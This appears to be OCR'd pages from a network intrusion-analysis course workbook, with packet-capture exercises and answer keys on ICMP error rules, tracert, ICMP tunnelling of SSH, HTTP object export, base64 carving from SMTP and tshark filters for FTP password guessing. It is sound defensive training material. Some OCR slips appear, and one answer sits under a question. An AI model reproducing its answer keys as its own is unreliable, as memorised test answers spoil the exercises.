Description: There are three pairs of related packets in the first 6 records. Each pair consists of a packet that triggers an ICMP error in the subsequent packet. However, none of these ICMP errors should be sent per RFC1122 and covered in the ICMP section. Give a reason why there should be no ICMP error.

Records 1, 2;

Why should there be no response to record 1?

Records 3, 4;

Why should there be no response to record 3?

Records 5, 6;

Why should there be no response to record 5?

Exercise 2:

Description: Packets 12-35 are related. Can you figure out what activity you are seeing? What type of operating system is sending the echo requests? What are the intermediate routers involved?

Exercise 3:

Description: Find the packet number that caused an ICMP error.

a) Find the packet number that caused the ICMP error message of "time to live exceeded (fragment reassembly timeout)" in record 11.

b) Find the packet number that caused the ICMP error message of "port unreachable" in record 36.

Exercise 4:

Description: ICMP echo requests and replies found in records 37-46 are all related. What is this activity?

Extra Credit:

Description: Records 9 and 10 are related. The echo request in record 9 elicits the ICMP error found in record 10. Logically, what's wrong with this stimulus/response pair?

Answers Section: UDP-ICMP

Objectives: These exercises will help you become more familiar with UDP and ICMP concepts. The exercises in this section directly relate to the course material covered in the sections "UDP" and "ICMP".

Details: Use the pcap file **/home/sans/Exercises/Day2/udp-icmp.pcap** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 25-45 minutes.

Be forewarned that some of these packets have been "crafted" since you should never see them in "normal" traffic.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

You can use either tcpdump or Wireshark to answer these questions.

Note: Disregard hour timestamp differences between records you receive and the displayed answers:

☆The following answers apply to both Approach #1 and Approach #2.

Exercise 1:

Description: There are three pairs of related packets in the first 6 records. Each pair consists of a packet that triggers an ICMP error in the subsequent packet. However, none of these ICMP errors should be sent per RFC and covered in the ICMP section. Give a reason why there should be no ICMP error.

Records 1, 2:

Why should there be no response to record 1?

Answer:

```
192.168.11.65 > 255.255.255.255: ICMP echo request, id 48510, seq 0,
192.168.11.1 > 192.168.11.65: ICMP host 255.255.255.255 unreachable
```

There should never be an ICMP error message returned when traffic is sent to the broadcast address. This has the potential to be a Denial of Service or broadcast storm if an overwhelming number of hosts respond with an ICMP error message.

Records 3, 4:

Why should there be no response to record 3?

Answer:

If you look at the output using the tcpdump -v switch, you'll see the offset of 32 in record 3 and more fragments follow.

```
192.168.11.65 > 192.168.11.1: icmp offset 32, flags [+]
192.168.11.1 > 192.168.11.65: ICMP ip reassembly time exceeded
```

All other fragments are missing. The "reassembly time exceeded" message should be returned only if the zero offset fragment is received. The zero offset fragment is missing.

Records 5, 6:

Why should there be no response to record 5?

Answer:

```
192.168.11.65 > 192.168.11.1: ICMP host 192.168.11.65 unreachable
192.168.11.1 > 192.168.11.65: ICMP host 192.168.11.1 unreachable
```

There should never be an ICMP error message in response to an ICMP error message. This could result in an endless loop.

Exercise 2:

Description: Packets 12-35 are related. Can you figure out what activity you are seeing? What type of operating system is sending the echo requests?

Approach 2 additional question: What are the intermediate routers involved?

Answer:

This is a Windows tracert using ICMP to find all the routers in transit from 192.168.11.46 to 68.85.138.249. The non-Windows traceroute command uses UDP stimulus packets instead of ICMP. A tracert consists of 3 ICMP echo requests with a TTL of 1, followed by 3 ICMP "time to live exceeded" messages. This cycle is repeated with a TTL value one more than the previous set until an echo reply is returned.

You can see that pattern in the excerpt below with 3 ICMP echo requests starting with a TTL value of 1 and incrementing the TTL value to 4 where an echo request is returned.

The intermediate routers that can be discovered by looking at the source of the ICMP "time to live exceeded" messages are:

192.168.11.1
192.168.1.1
69.250.56.1

Source	Destination	Protocol	Length	Info
192.168.11.46	68.85.138.249	ICMP	106	Echo (ping) request id=0x0001, seq=75/19200, ttl=1
192.168.11.1	192.168.11.46	ICMP	134	Time-to-live exceeded (Time to live exceeded in transit)
192.168.11.46	68.85.138.249	ICMP	106	Echo (ping) request id=0x0001, seq=76/19456, ttl=1
192.168.11.1	192.168.11.46	ICMP	134	Time-to-live exceeded (Time to live exceeded in transit)
192.168.11.46	68.85.138.249	ICMP	106	Echo (ping) request id=0x0001, seq=77/19712, ttl=1
192.168.11.1	192.168.11.46	ICMP	134	Time-to-live exceeded (Time to live exceeded in transit)
192.168.11.46	68.85.138.249	ICMP	106	Echo (ping) request id=0x0001, seq=78/19968, ttl=2
192.168.1.1	192.168.11.46	ICMP	134	Time-to-live exceeded (Time to live exceeded in transit)
192.168.11.46	68.85.138.249	ICMP	106	Echo (ping) request id=0x0001, seq=79/20224, ttl=2
192.168.1.1	192.168.11.46	ICMP	134	Time-to-live exceeded (Time to live exceeded in transit)
192.168.11.46	68.85.138.249	ICMP	106	Echo (ping) request id=0x0001, seq=80/20480, ttl=2
192.168.1.1	192.168.11.46	ICMP	134	Time-to-live exceeded (Time to live exceeded in transit)
192.168.11.46	68.85.138.249	ICMP	106	Echo (ping) request id=0x0001, seq=81/20736, ttl=3
69.250.56.1	192.168.11.46	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
192.168.11.46	68.85.138.249	ICMP	106	Echo (ping) request id=0x0001, seq=82/20992, ttl=3
69.250.56.1	192.168.11.46	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
192.168.11.46	68.85.138.249	ICMP	106	Echo (ping) request id=0x0001, seq=83/21248, ttl=3
69.250.56.1	192.168.11.46	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
192.168.11.46	68.85.138.249	ICMP	106	Echo (ping) request id=0x0001, seq=84/21504, ttl=4 (rep
68.85.138.249	192.168.11.46	ICMP	106	Echo (ping) reply id=0x0001, seq=84/21504, ttl=61 (re
192.168.11.46	68.85.138.249	ICMP	106	Echo (ping) request id=0x0001, seq=85/21760, ttl=4 (rep
68.85.138.249	192.168.11.46	ICMP	106	Echo (ping) reply id=0x0001, seq=85/21760, ttl=61 (re
192.168.11.46	68.85.138.249	ICMP	106	Echo (ping) request id=0x0001, seq=86/22016, ttl=4 (rep
68.85.138.249	192.168.11.46	ICMP	106	Echo (ping) reply id=0x0001, seq=86/22016, ttl=61 (re

Exercise 3:


Description: Find the packet number that caused an ICMP error.

a) Find the packet number that caused the ICMP error message of "time to live exceeded (fragment reassembly timeout)" in record 11.

Answer:


See Approach 1 guidance to understand how the precise details for how these answers were discovered.

Record 7 is the one that caused the ICMP error message in record 11. This answer was discovered by filtering on a unique value in the ICMP error message IP header that would lead to the original message. The IP checksum value 0f 0x3f8a of the original packet was filtered exposing packet 7 as containing it as a sending packet that received the ICMP error.



b) Find the packet number that caused the ICMP error message of "port unreachable" in record 36.

Answer:



Use the same method of filtering on the embedded IP header checksum, record 8 caused the ICMP error message in record 36.

Exercise 4:

Description: ICMP echo requests and replies found in records 37-46 are all related. What is this activity?

Answer:

No..	Time	Source	Destination	Protocol	Source port	Destination port	Info
37	2851397.252	192.168.122.131	192.168.122.132	ICMP			Echo (ping) request
38	2851397.256	192.168.122.132	192.168.122.131	ICMP			Echo (ping) reply
39	2851397.563	192.168.122.132	192.168.122.131	ICMP			Echo (ping) reply
40	2851397.566	192.168.122.131	192.168.122.132	ICMP			Echo (ping) request
41	2851397.567	192.168.122.132	192.168.122.131	ICMP			Echo (ping) reply
42	2851397.568	192.168.122.132	192.168.122.131	ICMP			Echo (ping) reply
43	2851397.569	192.168.122.132	192.168.122.131	ICMP			Echo (ping) reply
44	2851397.570	192.168.122.131	192.168.122.132	ICMP			Echo (ping) request
45	2851397.570	192.168.122.132	192.168.122.131	ICMP			Echo (ping) reply
46	2851397.574	192.168.122.132	192.168.122.131	ICMP			Echo (ping) reply

```
0040  03 70 00 01 ee a5 53 53  48 2d 32 2e 30 2d 4f 70   .p....SS H-2.0-Op
0050  65 6e 53 53 48 5f 35 2e  35 70 31 20 44 65 62 69   enSSH_5. 5p1 Debi
0060  61 6e 2d 36 0d 0a 00 00  03 4c 06 14 c4 70 9e 7c   an-6.... .L...p.|
0070  3f 7a eb 4e 30 f4 ab 48  ee 73 01 9d 00 00 00 7e   ?z.N0..H .s.....~
0080  64 69 66 66 69 65 2d 68  65 6c 6c 6d 61 6e 2d 67   diffie-h ellman-g
0090  72 6f 75 70 2d 65 78 63  68 61 6e 67 65 2d 73 68   roup-exc hange-sh
00a0  61 32 35 36 2c 64 69 66  66 69 65 2d 68 65 6c 6c   a256,dif fie-hell
00b0  6d 61 6e 2d 67 72 6f 75  70 2d 65 78 63 68 61 6e   man-grou p-exchan
00c0  67 65 2d 73 68 61 31 2c  64 69 66 66 69 65 2d 68   ge-sha1, diffie-h
00d0  65 6c 6c 6d 61 6e 2d 67  72 6f 75 70 31 34 2d 73   ellman-g roup14-s
00e0  68 61 31 2c 64 69 66 66  69 65 2d 68 65 6c 6c 6d   ha1,diff ie-hellm
```

This is an example of ptunnel that uses ICMP as a tunnel for other protocols, in this case SSH. One of the telltale signs of an ICMP tunnel is a mismatch between echo requests and replies. The bytes pane of record 40 shows part of an OpenSSH payload of supported cryptographic keys.

Extra Credit:

Description: Records 9 and 10 are related. The echo request in record 9 elicits the ICMP error found in record 10. Logically, what's wrong with this stimulus/response pair?

Answer:

```
192.168.122.1 > 192.168.122.129: ICMP echo request, id 0, seq 0
192.168.122.129 > 192.168.122.1: ICMP 192.168.122.129 protocol 1
unreachable
```

The echo request is carried on protocol ICMP from 192.168.122.1 to host 192.168.122.129. Now 192.168.122.129 issues an ICMP error using the protocol ICMP to send the error stating that the ICMP protocol is unreachable or not a supported protocol. Obviously, there is a logic problem if it uses ICMP to convey that ICMP is not supported.

SANS instructor, Chris Brenton, set up a router that returned this ICMP protocol error whenever a probing ICMP message (ping, timestamp, address mask, etc.) was received. He hoped to baffle the attacker.

This page intentionally left blank.

SEC503 Day 3

HANDS-ON

COURSE EXERCISES

Table of Contents

Some of the pcaps for these exercises were crafted. Timestamps may not reflect the precise times, but they do reflect the chronology of incrementing timestamps.

Exercises Section: Wireshark Part III

Objectives: These exercises will help advance your Wireshark knowledge. The exercises in this section directly relate to the course material covered in the section "Wireshark Part III ".

Details: Use the pcap file **/home/sans/Exercises/Day3/wireshark3.pcap** as input for all exercises except the extra credit one.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-50 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

Answers follow the exercise section.


Approach #1 – Do the following exercises.

Exercise 1:


Description: Extract the web object image from **wireshark3.pcap** and view it using Image Viewer (xdg-open from the command line). According to the extracted image, what did Snort save?

Hint: First export the web object.

Navigate to File→ Export Objects → HTTP.




Next, save the object. Select the web object **snort.png** at the bottom and click "Save As".



Packet num	Hostname	Content Type	Size	Filename
1355	trughtsa.com	application/pdf	26 kB	pfqa.php
1447	trughtsa.com	application/pdf	26 kB	pfqa.php
1635	thesaurus.com	text/html	222 bytes	favicon.ico
1638	thesaurus.com	text/html	222 bytes	favicon.ico
1781	192.168.1.104	image/png	49 kB	snort.png

When the "Save Object As" display appears, enter the file name for the object. The name selected here is **"/tmp/save.png"**, however you can choose any name. The recommendation is to save it with an extension of ".png". Click "Save".



Hint: In another terminal, view the web object using the command line version of Image Viewer:

```
xdg-open /tmp/save.png
```

Exercise 2:


Carve the base64 encoded message from the SMTP exchange between 10.10.10.10 and 10.10.10.25. What does it say?

Hint: Enter the appropriate display filter to select that exchange between those two hosts only such as.


smtp and ip.addr == 10.10.10.10 and ip.addr == 10.10.10.25

Right click on any record that appears in the session and select "Follow TCP Stream".

Save the conversation using the screen that appears. The default format to save the file is in "Raw" mode already selected in the lower right corner. Click on "Save As" in the bottom left corner.



Another screen will appear to identify the saved file name. Enter the name you would like to use.




Hint: In another terminal edit the file you just saved using "gedit".

gedit /tmp/email-stream (the file name where you saved your output)

You are going to carve out the actual base64 MIME encoded message and decode it. Before you do so, the file has been saved in DOS format with end of line characters that do not appear using the gedit editor. Delete these characters as follows:

Select File→ Save As

Supply a file name in the panel that appears. Next, select a "Line Ending" type of "Unix/Linux" and select Save. This removes the unwanted end of line characters.




gedit (not Wireshark) session above

Delete all lines above and below the single base64 encoded line and delete all blank lines. The one remaining line should be:

WW91IHJvy.....

Make sure there are no blank lines above or below this line; your cursor should appear to the right of the final "==" in the based64 encoded line.



gedit (not Wireshark) session above

Save your changes with File-> Save and exit from gedit by selecting File → Quit.

Hint: Decode the resulting base64 encoded carved file. You should be left with a single line of base64 encoded text in "filename" (the file name you chose). Enter the following:

```
base64 -d filename
```

This will decode the online decoded text and display it on the screen.

Exercise 3:

Description: Decode the conversation where there is an exchange to and from TCP port 99. What protocol does this traffic look like?


Hint: Begin by creating a filter to select all port 99 traffic.

tcp.port == 99

Next, navigate to Analyze → Follow TCP stream. What common protocol does this look like? What port does this protocol typically use? Close the screen.

Hint: Decode this protocol with Analyze → Decode As:

Select the Transport tab on top and make sure that the middle column TCP port value is "both". Select the appropriate protocol in the right column for decode.



The proper decode is using the HTTP protocol. Select it and click "OK". The newly decoded packets should appear. Record 1633 should contain a "GET" request.

Exercise 4:

Description: Let's revisit the FTP traffic discussed in the coursebook. We suspected that this might have been a brute force password guessing attempt. Name the first and

last User name and the first and last password that were attempted. Use tshark display filters to discover this.

The filters should look for FTP request commands that contain "USER" or "PASS".


Hint: FTP request commands in the captured traffic contain either the value of "USER" or "PASS" when supplying the respective User name and password. The display filter has to specify this. For instance the following would find the string "USER" in FTP request:

```
tshark -r wireshark3.pcap -n -Y "ftp.request.command contains USER"
```

Finish this filter to look for an alternative condition where the FTP request contains the string "PASS" (no quotes). The entire -Y value is enclosed in quotes.

Hint: Use " || ftp.request.command contains PASS". Make sure there is a leading space before the " ||".

You may be wondering how the proper tshark/Wireshark filter was created. A packet with an FTP request command is selected and then the "Request command: USER" line under FTP is selected as a filter. The filter appears in the Filter: field.



Approach #2

Exercise 1:

Description: Extract the web object image from **wireshark3.pcap** and view it using Image Viewer (xdg-open from the command line). According to the extracted image, what did Snort save?

Exercise 2:

Description: Carve the base64 encoded message from the SMTP exchange between 10.10.10.10 and 10.10.10.25. What does it say?

You rock big time

Exercise 3:

Description: Decode the conversation where there is an exchange to and from port TCP 99. What protocol does this traffic look like?

Exercise 4:

